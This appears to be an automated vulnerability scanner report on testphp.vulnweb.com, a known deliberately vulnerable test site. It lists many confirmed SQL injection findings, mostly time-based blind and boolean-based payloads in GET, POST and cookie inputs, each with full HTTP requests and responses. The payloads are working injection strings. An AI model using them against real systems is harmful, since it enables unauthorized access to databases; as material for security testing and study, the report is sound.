
Details

URL encoded POST input addcart was set to
(select(0)from(select(sleep(0)))v)/*'+(select(0)from(select(sleep(0)))v)+'"+(select(0)from(select(sleep(0)))v)+"*/

Tests performed:
- (select(0)from(select(sleep(9)))v)/*'+(select(0)from(select(sleep(9)))v)+'"+(select(0)from(select(sleep(9)))v)+"*/ => 9.063 s
- (select(0)from(select(sleep(3)))v)/*'+(select(0)from(select(sleep(3)))v)+'"+(select(0)from(select(sleep(3) ... (line truncated)

Request headers

```
POST /cart.php?del=1 HTTP/1.1
Content-Length: 134
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

addcart=(select(0)from(select(sleep(0)))v)/*'%2b(select(0)from(select(sleep(0)))v)%2b'%2
2%2b(select(0)from(select(sleep(0)))v)%2b%22*/
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:10 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4401
```

/cart.php

Details

URL encoded POST input addcart was set to
if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/

Tests performed:
- if(now()=sysdate(),sleep(9),0)/*'XOR(if(now()=sysdate(),sleep(9),0))OR'"XOR(if(now()=sysdate(),sleep(9),0))OR"*/ => 9.062 s
- if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR" ... (line truncated)

Request headers

```
POST /cart.php HTTP/1.1
Content-Length: 152
Content-Type: application/x-www-form-urlencoded
```

```
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

addcart=if(now()%3dsysdate()%2csleep(0)%2c0)/*'XOR(if(now()%3dsysdate()%2csleep(0)%2c0))
OR'%22XOR(if(now()%3dsysdate()%2csleep(0)%2c0))OR%22*/&price=500
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:36 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5151
```

/cart.php

Details

Cookie input login was set to test%2Ftest' AND 3*2*1=6 AND '00018K6'='00018K6

Tests performed:
- test%2Ftest' AND 2+1-1-1=0+0+0+1 AND '00018K6'='00018K6 => TRUE
- test%2Ftest' AND 3+1-1-1=0+0+0+1 AND '00018K6'='00018K6 => FALSE
- test%2Ftest' AND 3*2<(0+5+0+0) AND '00018K6'='00018K6 => FALSE
- test%2Ftest' AND 3*2>(0+5+0+0) AND '00018K6'='00018K6 => FALSE[/ ... (line truncated)

Request headers

```
GET /cart.php HTTP/1.1
Cookie: login=test%2Ftest'%20AND%203*2*1=6%20AND%20'00018K6'='00018K6
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:52:55 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4334
```

/guestbook.php

Details

Cookie input login was set to test%2Ftest' AND 3*2*1=6 AND '000S6Np'='000S6Np

Tests performed:
- test%2Ftest' AND 2+1-1-1=0+0+0+1 AND '000S6Np'='000S6Np => TRUE
- test%2Ftest' AND 3+1-1-1=0+0+0+1 AND '000S6Np'='000S6Np => FALSE
- test%2Ftest' AND 3*2<(0+5+0+0) AND '000S6Np'='000S6Np => FALSE
- test%2Ftest' AND 3*2>(0+5+0+0) AND '000S6Np'='000S6Np => FALSE[/ ... (line truncated)

Request headers

```
GET /guestbook.php HTTP/1.1
Cookie: login=test%2Ftest'%20AND%203*2*1=6%20AND%20'000S6Np'='000S6Np
X-Requested-With: XMLHttpRequest
```

```
Referer: http://testphp.vulnweb.com:80/
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:53:05 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4737
```

/listproducts.php

Details

URL encoded GET input artist was set to
if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/

Tests performed:
- if(now()=sysdate(),sleep(3),0)/*'XOR(if(now()=sysdate(),sleep(3),0))OR'"XOR(if(now()=sysdate(),sleep(3),0))OR"*/ => 3.063 s
- if(now()=sysdate(),sleep(6),0)/*'XOR(if(now()=sysdate(),sleep(6),0))OR'"XOR(if(now()=sysdate(),sleep(6),0))OR"*/ ... (line truncated)

Request headers

```
GET
/listproducts.php?artist=if(now()%3dsysdate()%2csleep(0)%2c0)/*'XOR(if(now()%3dsysdate()
%2csleep(0)%2c0))OR'%22XOR(if(now()%3dsysdate()%2csleep(0)%2c0))OR%22*/ HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:51:07 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 3904
```

/listproducts.php

Details

URL encoded GET input cat was set to
if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/

Tests performed:
- if(now()=sysdate(),sleep(3),0)/*'XOR(if(now()=sysdate(),sleep(3),0))OR'"XOR(if(now()=sysdate(),sleep(3),0))OR"*/ => 3.062 s
- if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/ => ... (line truncated)

Request headers

```
GET
/listproducts.php?cat=if(now()%3dsysdate()%2csleep(0)%2c0)/*'XOR(if(now()%3dsysdate()%2c
sleep(0)%2c0))OR'%22XOR(if(now()%3dsysdate()%2csleep(0)%2c0))OR%22*/ HTTP/1.1
X-Requested-With: XMLHttpRequest
```

```
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:51:01 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 3904
```

/listproducts.php

Details

URL encoded GET input cat was set to 1 AND 3*2*1=6 AND 432=432

Tests performed:
- 0+0+0+1 => TRUE
- 0+432*427+1 => FALSE
- 11-5-2-999 => FALSE
- 11-5-2-3 => TRUE
- 11-2*5+0+0+1-1 => TRUE
- 11-2*6+0+0+1-1 => FALSE
- 1 AND 2+1-1-1=1 AND 432=432 => TRUE
- 1 AND 3+1-1-1=1 AND 432=432 => FALSE[... (line truncated)

Request headers

```
GET /listproducts.php?artist=1&cat=1%20AND%203*2*1%3d6%20AND%20432%3d432 HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:01 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 7085
```

/listproducts.php

Details

Cookie input login was set to test%2Ftest' AND 3*2*1=6 AND '000RwIk'='000RwIk

Tests performed:
- test%2Ftest' AND 2+1-1-1=0+0+0+1 AND '000RwIk'='000RwIk => TRUE
- test%2Ftest' AND 3+1-1-1=0+0+0+1 AND '000RwIk'='000RwIk => FALSE
- test%2Ftest' AND 3*2<(0+5+0+0) AND '000RwIk'='000RwIk => FALSE
- test%2Ftest' AND 3*2>(0+5+0+0) AND '000RwIk'='000RwIk => FALSE[/ ... (line truncated)

Request headers

```
GET /listproducts.php HTTP/1.1
Cookie: login=test%2Ftest'%20AND%203*2*1=6%20AND%20'000RwIk'='000RwIk
X-Requested-With: XMLHttpRequest
```

```
Referer: http://testphp.vulnweb.com:80/
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:56:03 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 3904
```

/Mod_Rewrite_Shop/buy.php

Details

URL encoded GET input id was set to 1 AND 3*2*1=6 AND 380=380

Tests performed:
- 0+0+0+1 => TRUE
- 0+380*375+1 => FALSE
- 11-5-2-999 => FALSE
- 11-5-2-3 => TRUE
- 11-2*5+0+0+1-1 => TRUE
- 11-2*6+0+0+1-1 => FALSE
- 1 AND 2+1-1-1=1 AND 380=380 => TRUE
- 1 AND 3+1-1-1=1 AND 380=380 => FALSE[/ ... (line truncated)

Request headers

```
GET /Mod_Rewrite_Shop/buy.php?id=1%20AND%203*2*1%3d6%20AND%20380%3d380 HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:46 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 100
```

/Mod_Rewrite_Shop/details.php

Details

URL encoded GET input id was set to 1 AND 3*2*1=6 AND 209=209

Tests performed:
- 0+0+0+1 => TRUE
- 0+209*204+1 => FALSE
- 11-5-2-999 => FALSE
- 11-5-2-3 => TRUE
- 11-2*5+0+0+1-1 => TRUE
- 11-2*6+0+0+1-1 => FALSE
- 1 AND 2+1-1-1=1 AND 209=209 => TRUE
- 1 AND 3+1-1-1=1 AND 209=209 => FALSE[/ ... (line truncated)

Request headers

```
GET /Mod_Rewrite_Shop/details.php?id=1%20AND%203*2*1%3d6%20AND%20209%3d209 HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:47 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 319
```

/Mod_Rewrite_Shop/rate.php

Details

URL encoded GET input id was set to 1 AND 3*2*1=6 AND 980=980

Tests performed:
- 0+0+0+1 => TRUE
- 0+980*975+1 => FALSE
- 11-5-2-999 => FALSE
- 11-5-2-3 => TRUE
- 11-2*5+0+0+1-1 => TRUE
- 11-2*6+0+0+1-1 => FALSE
- 1 AND 2+1-1-1=1 AND 980=980 => TRUE
- 1 AND 3+1-1-1=1 AND 980=980 => FALSE[/ ... (line truncated)

Request headers

```
GET /Mod_Rewrite_Shop/rate.php?id=1%20AND%203*2*1%3d6%20AND%20980%3d980 HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:44 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 100
```

/product.php

Details

Cookie input login was set to test%2Ftest' AND 3*2*1=6 AND '000yUfv'='000yUfv

Tests performed:
- test%2Ftest' AND 2+1-1-1=0+0+0+1 AND '000yUfv'='000yUfv => TRUE
- test%2Ftest' AND 3+1-1-1=0+0+0+1 AND '000yUfv'='000yUfv => FALSE
- test%2Ftest' AND 3*2<(0+5+0+0) AND '000yUfv'='000yUfv => FALSE
- test%2Ftest' AND 3*2>(0+5+0+0) AND '000yUfv'='000yUfv => FALSE[/ ... (line truncated)

Request headers

```
GET /product.php HTTP/1.1
```

```
Cookie: login=test%2Ftest'%20AND%203*2*1=6%20AND%20'000yUfv'='000yUfv
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:55:56 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4269
```

/product.php

Details

URL encoded GET input pic was set to 2 AND 3*2*1=6 AND 344=344

Tests performed:
- 0+0+0+2 => TRUE
- 0+344*339+2 => FALSE
- 12-5-2-999 => FALSE
- 12-5-2-3 => TRUE
- 12-2*5+0+0+1-1 => TRUE
- 12-2*6+0+0+1-1 => FALSE
- 2 AND 2+1-1-1=1 AND 344=344 => TRUE
- 2 AND 3+1-1-1=1 AND 344=344 => FALSE[... (line truncated)

Request headers

```
GET /product.php?pic=2%20AND%203*2*1%3d6%20AND%20344%3d344 HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:37 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5581
```

/search.php

Details

Cookie input login was set to test%2Ftest' AND 3*2*1=6 AND '000CI8g'='000CI8g

Tests performed:
- test%2Ftest' AND 2+1-1-1=0+0+0+1 AND '000CI8g'='000CI8g => TRUE
- test%2Ftest' AND 3+1-1-1=0+0+0+1 AND '000CI8g'='000CI8g => FALSE
- test%2Ftest' AND 3*2<(0+5+0+0) AND '000CI8g'='000CI8g => FALSE
- test%2Ftest' AND 3*2>(0+5+0+0) AND '000CI8g'='000CI8g => FALSE[/ ... (line truncated)

Request headers

```
GET /search.php HTTP/1.1
Cookie: login=test%2Ftest'%20AND%203*2*1=6%20AND%20'000CI8g'='000CI8g
```

```
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:52:54 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4006
```

/search.php

Details

URL encoded POST input searchFor was set to
if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/

Tests performed:
- if(now()=sysdate(),sleep(9),0)/*'XOR(if(now()=sysdate(),sleep(9),0))OR'"XOR(if(now()=sysdate(),sleep(9),0))OR"*/ => 9.062 s
- if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))O ... (line truncated)

Request headers

```
POST /search.php?test=query HTTP/1.1
Content-Length: 156
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

goButton=go&searchFor=if(now()%3dsysdate()%2csleep(0)%2c0)/*'XOR(if(now()%3dsysdate()%2c
sleep(0)%2c0))OR'%22XOR(if(now()%3dsysdate()%2csleep(0)%2c0))OR%22*/
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:43 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4087
```

/search.php

Details

URL encoded POST input searchFor was set to
if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/

Tests performed:
- if(now()=sysdate(),sleep(3),0)/*'XOR(if(now()=sysdate(),sleep(3),0))OR'"XOR(if(now()=sysdate(),sleep(3),0))OR"*/ => 3.062 s
- if(now()=sysdate(),sleep(6),0)/*'XOR(if(now()=sysdate(),sleep(6),0))OR'"XOR(if(now()=sysdate(),sleep(6),0))O ... (line truncated)

Request headers

```
POST /search.php?test=1 HTTP/1.1
Content-Length: 144
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

searchFor=if(now()%3dsysdate()%2csleep(0)%2c0)/*'XOR(if(now()%3dsysdate()%2csleep(0)%2c0
))OR'%22XOR(if(now()%3dsysdate()%2csleep(0)%2c0))OR%22*/
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:51:21 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4087
```

/search.php

Details

URL encoded GET input test was set to
(select(0)from(select(sleep(0)))v)/*'+(select(0)from(select(sleep(0)))v)+'"+(select(0)from(select(sleep(0)))v)+"*/

Tests performed:
- (select(0)from(select(sleep(6)))v)/*'+(select(0)from(select(sleep(6)))v)+'"+(select(0)from(select(sleep(6)))v)+"*/ => 6.063 s
- (select(0)from(select(sleep(3)))v)/*'+(select(0)from(select(sleep(3)))v)+'"+(select(0)from(select(sleep(3)))v) ... (line truncated)

Request headers

```
POST
/search.php?test=(select(0)from(select(sleep(0)))v)/*'%2b(select(0)from(select(sleep(0))
)v)%2b'%22%2b(select(0)from(select(sleep(0)))v)%2b%22*/ HTTP/1.1
Content-Length: 11
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

searchFor=1
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:55 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 3976
```

/search.php

Details

URL encoded GET input test was set to (select(0)from(select(sleep(0)))v)/*'+(select(0)from(select(sleep(0)))v)+'"+(select(0)from(select(sleep(0)))v)+"*/

Tests performed:
- (select(0)from(select(sleep(3)))v)/*'+(select(0)from(select(sleep(3)))v)+'"+(select(0)from(select(sleep(3)))v)+"*/ => 3.062 s
- (select(0)from(select(sleep(0)))v)/*'+(select(0)from(select(sleep(0)))v)+'"+(select(0)from(select(sleep(0)))v) ... (line truncated)

Request headers

```
POST
/search.php?test=(select(0)from(select(sleep(0)))v)/*'%2b(select(0)from(select(sleep(0))
)v)%2b'%22%2b(select(0)from(select(sleep(0)))v)%2b%22*/ HTTP/1.1
Content-Length: 22
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

goButton=go&searchFor=
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:15 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 6572
```

/secured/newuser.php

Details

URL encoded POST input uuname was set to -1' OR 3*2*1=6 AND 000902=000902 --

Tests performed:
- -1' OR 2+902-902-1=0+0+0+1 -- => TRUE
- -1' OR 3+902-902-1=0+0+0+1 -- => FALSE
- -1' OR 3*2<(0+5+902-902) -- => FALSE
- -1' OR 3*2>(0+5+902-902) -- => FALSE
- -1' OR 2+1-1-1=1 AND 000902=000902 -- => TRUE
- -1' OR 000902=000902 AND ... (line truncated)

Request headers

```
POST /secured/newuser.php HTTP/1.1
Content-Length: 235
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

signup=signup&uaddress=3137%20Laguna%20Street&ucc=4111111111111111&uemail=sample%40email
.tst&upass=g00dPa%24%24w0rD&upass2=g00dPa%24%24w0rD&uphone=555-666-0606&urname=ohxobjfa
```

```
&uuname=-1'%20OR%203*2*1%3d6%20AND%20000902%3d000902%20--%20
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:44 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 536
```

/sendcommand.php

Details

URL encoded POST input cart_id was set to
(select(0)from(select(sleep(0)))v)/*'+(select(0)from(select(sleep(0)))v)+'"+(select(0)from(select(sleep(0)))v)+"*/

Tests performed:
- (select(0)from(select(sleep(9)))v)/*'+(select(0)from(select(sleep(9)))v)+'"+(select(0)from(select(sleep(9)))v)+"*/ => 9.078 s
- (select(0)from(select(sleep(3)))v)/*'+(select(0)from(select(sleep(3)))v)+'"+(select(0)from(select(sleep(3) ... (line truncated)

Request headers

```
POST /sendcommand.php HTTP/1.1
Content-Length: 187
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

cart_id=(select(0)from(select(sleep(0)))v)/*'%2b(select(0)from(select(sleep(0)))v)%2b'%2
2%2b(select(0)from(select(sleep(0)))v)%2b%22*/&submitForm=place%20a%20command%20for%20th
ese%20items
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:20 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 543
```

/sendcommand.php

Details

URL encoded POST input cart_id was set to
(select(0)from(select(sleep(0)))v)/*'+(select(0)from(select(sleep(0)))v)+'"+(select(0)from(select(sleep(0)))v)+"*/

Tests performed:
- (select(0)from(select(sleep(6)))v)/*'+(select(0)from(select(sleep(6)))v)+'"+(select(0)from(select(sleep(6)))v)+"*/ => 6.063 s
- (select(0)from(select(sleep(3)))v)/*'+(select(0)from(select(sleep(3)))v)+'"+(select(0)from(select(sleep(3) ... (line truncated)

Request headers

```
POST /sendcommand.php HTTP/1.1
Content-Length: 134
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
```

```
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

cart_id=(select(0)from(select(sleep(0)))v)/*'%2b(select(0)from(select(sleep(0)))v)%2b'%2
2%2b(select(0)from(select(sleep(0)))v)%2b%22*/
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:17 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 543
```

/userinfo.php

Details

URL encoded POST input pass was set to
if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/

Tests performed:
- if(now()=sysdate(),sleep(6),0)/*'XOR(if(now()=sysdate(),sleep(6),0))OR'"XOR(if(now()=sysdate(),sleep(6),0))OR"*/ => 6.047 s
- if(now()=sysdate(),sleep(3),0)/*'XOR(if(now()=sysdate(),sleep(3),0))OR'"XOR(if(now()=sysdate(),sleep(3),0))OR"*/ ... (line truncated)

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 150
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

pass=if(now()%3dsysdate()%2csleep(0)%2c0)/*'XOR(if(now()%3dsysdate()%2csleep(0)%2c0))OR'
